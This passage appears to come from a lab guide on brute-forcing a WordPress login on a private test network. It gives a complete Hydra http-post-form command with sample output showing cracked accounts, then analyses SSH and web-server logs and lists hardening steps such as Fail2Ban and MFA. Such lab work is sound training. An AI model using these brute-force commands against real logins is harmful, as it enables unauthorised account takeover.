
3. Watch the **POST request** in Burp (it will pause and show you the intercepted request).

○ **Open Burp Suite** or inspect the login form manually in your browser:

1. URL: `http://<target_IP>/wp-login.php`
2. Form fields:
 1. Username: log
 2. Password: pwd
 3. Login button: wp-submit

Take note of:

- The request method (POST)
- The login form fields (log, pwd)
- The login URL (`/wp-login.php`)



This information is crucial if you want to create a **custom brute-force script** or use **Hydra with HTTP POST**.

- **Use Hydra for WordPress Login Brute-Force**

Hydra works great without internet and is perfect for your internal test.

- **Use this Hydra command:**

```
hydra -L users.txt -P passwords.txt <target_IP> http-  
post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-  
submit=Log+In:F=The username|The password"
```

Explanation:

- /wp-login.php: Login form endpoint
- log=^USER^&pwd=^PASS^&wp-submit=Log+In: Form parameters
- F=The username|The password: Failure message (adjust to match the error string shown for bad logins, e.g., "The password you entered for username <username> is incorrect")

```
user1@kali: ~  
user1@kali: ~  
[user1@kali]~  
$ hydra -L /usr/share/wordlists/users.txt -P /usr/share/wordlists/passwords.txt 192.168.1.20 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=/wp-admin&testcookie=1:F=The username|The password"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 00:58:44  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 450 login tries (l:25/p:18), ~29 tries per task  
[DATA] attacking http-post-form://192.168.1.20:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=/wp-admin&testcookie=1:F=The username|The password  
[80][http-post-form] host: 192.168.1.20 login: user66 password: awesome!  
[80][http-post-form] host: 192.168.1.20 login: johnsmith password: password  
[80][http-post-form] host: 192.168.1.20 login: testuser password: 123456  
[80][http-post-form] host: 192.168.1.20 login: testadmin password: admin123  
[80][http-post-form] host: 192.168.1.20 login: sarah password: letmein  
1 of 1 target successfully completed, 5 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-21 00:59:15  
[user1@kali]~  
$
```

Step 6

Analyze Logs and Indicators of Compromise

Review system and application logs to confirm detection.

- **SSH logs:**

```
sudo cat /var/log/auth.log
```

```
user1@ubuntuweb: ~  
Apr 20 15:53:05 ubuntuweb sshd[18094]: Disconnected from authenticating user james 192.168.1.99 port 34688 [preauth]  
Apr 20 15:53:05 ubuntuweb sshd[18246]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.99 user=testuser99  
Apr 20 15:53:05 ubuntuweb sshd[18151]: Received disconnect from 192.168.1.99 port 34704:11: Bye Bye [preauth]  
Apr 20 15:53:05 ubuntuweb sshd[18151]: Disconnected from authenticating user james 192.168.1.99 port 34704 [preauth]  
Apr 20 15:53:05 ubuntuweb sshd[18248]: Accepted password for testuser99 from 192.168.1.99 port 34868 ssh2  
Apr 20 15:53:05 ubuntuweb sshd[18248]: pam_unix(sshd:session): session opened for user testuser99(uid=1003) by (uid=0)  
Apr 20 15:53:05 ubuntuweb systemd-logind[707]: New session 110 of user testuser99.  
Apr 20 15:53:05 ubuntuweb systemd: pam_unix(systemd-user:session): session opened for user testuser99(uid=1003) by (uid=0)  
Apr 20 15:53:05 ubuntuweb sshd[18251]: Invalid user testuser from 192.168.1.99 port 34874  
Apr 20 15:53:05 ubuntuweb sshd[18251]: pam_unix(sshd:auth): check pass; user unknown  
Apr 20 15:53:05 ubuntuweb sshd[18251]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.99  
Apr 20 15:53:05 ubuntuweb sshd[18166]: Failed password for testuser99 from 192.168.1.99 port 34724 ssh2  
Apr 20 15:53:05 ubuntuweb sshd[18168]: Failed password for testuser99 from 192.168.1.99 port 34750 ssh2  
Apr 20 15:53:06 ubuntuweb sshd[18191]: Failed password for testuser99 from 192.168.1.99 port 34768 ssh2  
Apr 20 15:53:06 ubuntuweb sshd[18190]: Failed password for testuser99 from 192.168.1.99 port 34756 ssh2  
Apr 20 15:53:06 ubuntuweb sshd[18199]: Failed password for testuser99 from 192.168.1.99 port 34794 ssh2  
Apr 20 15:53:06 ubuntuweb sshd[18193]: Failed password for testuser99 from 192.168.1.99 port 34784 ssh2  
Apr 20 15:53:06 ubuntuweb sshd[18317]: Received disconnect from 192.168.1.99 port 34868:11: Bye Bye  
Apr 20 15:53:06 ubuntuweb sshd[18317]: Disconnected from user testuser99 192.168.1.99 port 34868  
Apr 20 15:53:06 ubuntuweb sshd[18248]: pam_unix(sshd:session): session closed for user testuser99  
Apr 20 15:53:06 ubuntuweb systemd-logind[707]: Session 110 logged out. Waiting for processes to exit.  
Apr 20 15:53:06 ubuntuweb systemd-logind[707]: Removed session 110.  
Apr 20 15:53:06 ubuntuweb sshd[18080]: Received disconnect from 192.168.1.99 port 34646:11: Bye Bye [preauth]  
Apr 20 15:53:06 ubuntuweb sshd[18080]: Disconnected from authenticating user alex 192.168.1.99 port 34646 [preauth]  
Apr 20 15:53:06 ubuntuweb sshd[18079]: Received disconnect from 192.168.1.99 port 34638:11: Bye Bye [preauth]  
Apr 20 15:53:06 ubuntuweb sshd[18079]: Disconnected from authenticating user alex 192.168.1.99 port 34638 [preauth]
```

- **Apache/Nginx access logs.**
- **WordPress login attempts:** Look for failed login patterns.


```
sudo cat /var/log/nginx/access.log or apache2/access.log
```

```

user1@ubuntuweb: ~
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:14:59:11 +0000] "POST /wp-login.php HTTP/1.0" 200 4743 "-" "Mozilla/5.0 (H
ydra)"
192.168.1.99 - - [20/Apr/2025:15:17:22 +0000] "GET /wp-login.php?loggedout=true&wp_lang=en_US HTTP/1.1"
200 2084 "http://192.168.1.20/wp-admin/profile.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201
00101 Firefox/128.0"
192.168.1.99 - - [20/Apr/2025:15:23:46 +0000] "GET /wp-login.php?loggedout=true&wp_lang=en_US HTTP/1.1"
200 2084 "http://192.168.1.20/wp-admin/profile.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201
00101 Firefox/128.0"
192.168.1.99 - - [20/Apr/2025:15:23:55 +0000] "GET /wp-login.php HTTP/1.1" 200 1922 "-" "Mozilla/5.0 (X1
1; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.1.99 - - [20/Apr/2025:15:24:12 +0000] "POST /wp-login.php HTTP/1.1" 200 2092 "http://192.168.1.2
0/wp-login.php?loggedout=true&wp_lang=en_US" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 F
irefox/128.0"
192.168.1.99 - - [20/Apr/2025:15:27:30 +0000] "POST /wp-login.php HTTP/1.1" 200 2092 "http://192.168.1.2
0/wp-login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.1.99 - - [20/Apr/2025:15:28:43 +0000] "POST /wp-login.php HTTP/1.1" 200 2067 "http://192.168.1.2
0/wp-login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

```

```
sudo cat /var/log/auth.log
```



```
user1@ubuntuweb: ~
Apr 20 15:53:02 ubuntuweb sshd[18150]: Disconnected from user alex 192.168.1.99 port 34594
Apr 20 15:53:02 ubuntuweb sshd[18077]: pam_unix(sshd:session): session closed for user alex
Apr 20 15:53:02 ubuntuweb systemd-logind[707]: Session 106 logged out. Waiting for processes to exit.
Apr 20 15:53:02 ubuntuweb systemd-logind[707]: Removed session 106.
Apr 20 15:53:02 ubuntuweb sshd[18079]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=
0 tty=ssh ruser= rhost=192.168.1.99 user=alex
Apr 20 15:53:02 ubuntuweb sshd[18080]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=
0 tty=ssh ruser= rhost=192.168.1.99 user=alex
Apr 20 15:53:02 ubuntuweb sshd[18085]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=
0 tty=ssh ruser= rhost=192.168.1.99 user=james
Apr 20 15:53:02 ubuntuweb sshd[18094]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=
0 tty=ssh ruser= rhost=192.168.1.99 user=james
Apr 20 15:53:02 ubuntuweb sshd[18151]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=
0 tty=ssh ruser= rhost=192.168.1.99 user=james
Apr 20 15:53:03 ubuntuweb sshd[18059]: Failed password for alex from 192.168.1.99 port 34474 ssh2
Apr 20 15:53:03 ubuntuweb sshd[18084]: Accepted password for james from 192.168.1.99 port 34660 ssh2
Apr 20 15:53:03 ubuntuweb sshd[18084]: pam_unix(sshd:session): session opened for user james(uid=1002) b
y (uid=0)
Apr 20 15:53:03 ubuntuweb systemd-logind[707]: New session 108 of user james.
Apr 20 15:53:03 ubuntuweb sshd[18061]: Failed password for alex from 192.168.1.99 port 34490 ssh2
Apr 20 15:53:03 ubuntuweb sshd[18059]: Received disconnect from 192.168.1.99 port 34474:11: Bye Bye [pre
auth]
Apr 20 15:53:03 ubuntuweb sshd[18059]: Disconnected from authenticating user alex 192.168.1.99 port 3447
4 [preauth]
Apr 20 15:53:03 ubuntuweb systemd: pam_unix(systemd-user:session): session opened for user james(uid=100
2) by (uid=0)
Apr 20 15:53:03 ubuntuweb sshd[18063]: Failed password for alex from 192.168.1.99 port 34516 ssh2
Apr 20 15:53:03 ubuntuweb sshd[18061]: Received disconnect from 192.168.1.99 port 34490:11: Bye Bye [pre
auth]
Apr 20 15:53:03 ubuntuweb sshd[18061]: Disconnected from authenticating user alex 192.168.1.99 port 3449
0 [preauth]
Apr 20 15:53:03 ubuntuweb sshd[18063]: Received disconnect from 192.168.1.99 port 34516:11: Bye Bye [pre
auth]
Apr 20 15:53:03 ubuntuweb sshd[18063]: Disconnected from authenticating user alex 192.168.1.99 port 3451
6 [preauth]
Apr 20 15:53:03 ubuntuweb sshd[18158]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=
0 tty=ssh ruser= rhost=192.168.1.99 user=testuser99
Apr 20 15:53:03 ubuntuweb sshd[18065]: Failed password for alex from 192.168.1.99 port 34526 ssh2
```

- Can also **view live logs**:

```
sudo tail -f /var/log/auth.log /var/log/nginx/access.log
```

Step 7

Document Findings and Prepare for Defense Phase

Log the outcome of the attack and prepare recommendations for hardening.

- Document successful or unsuccessful brute-force attempts.
- Note any weaknesses or missing protections (e.g., fail2ban not active).
- Recommend countermeasures such as:
 - Installing Fail2Ban
 - Enabling MFA on WordPress
 - Disabling SSH password login in favor of key-based auth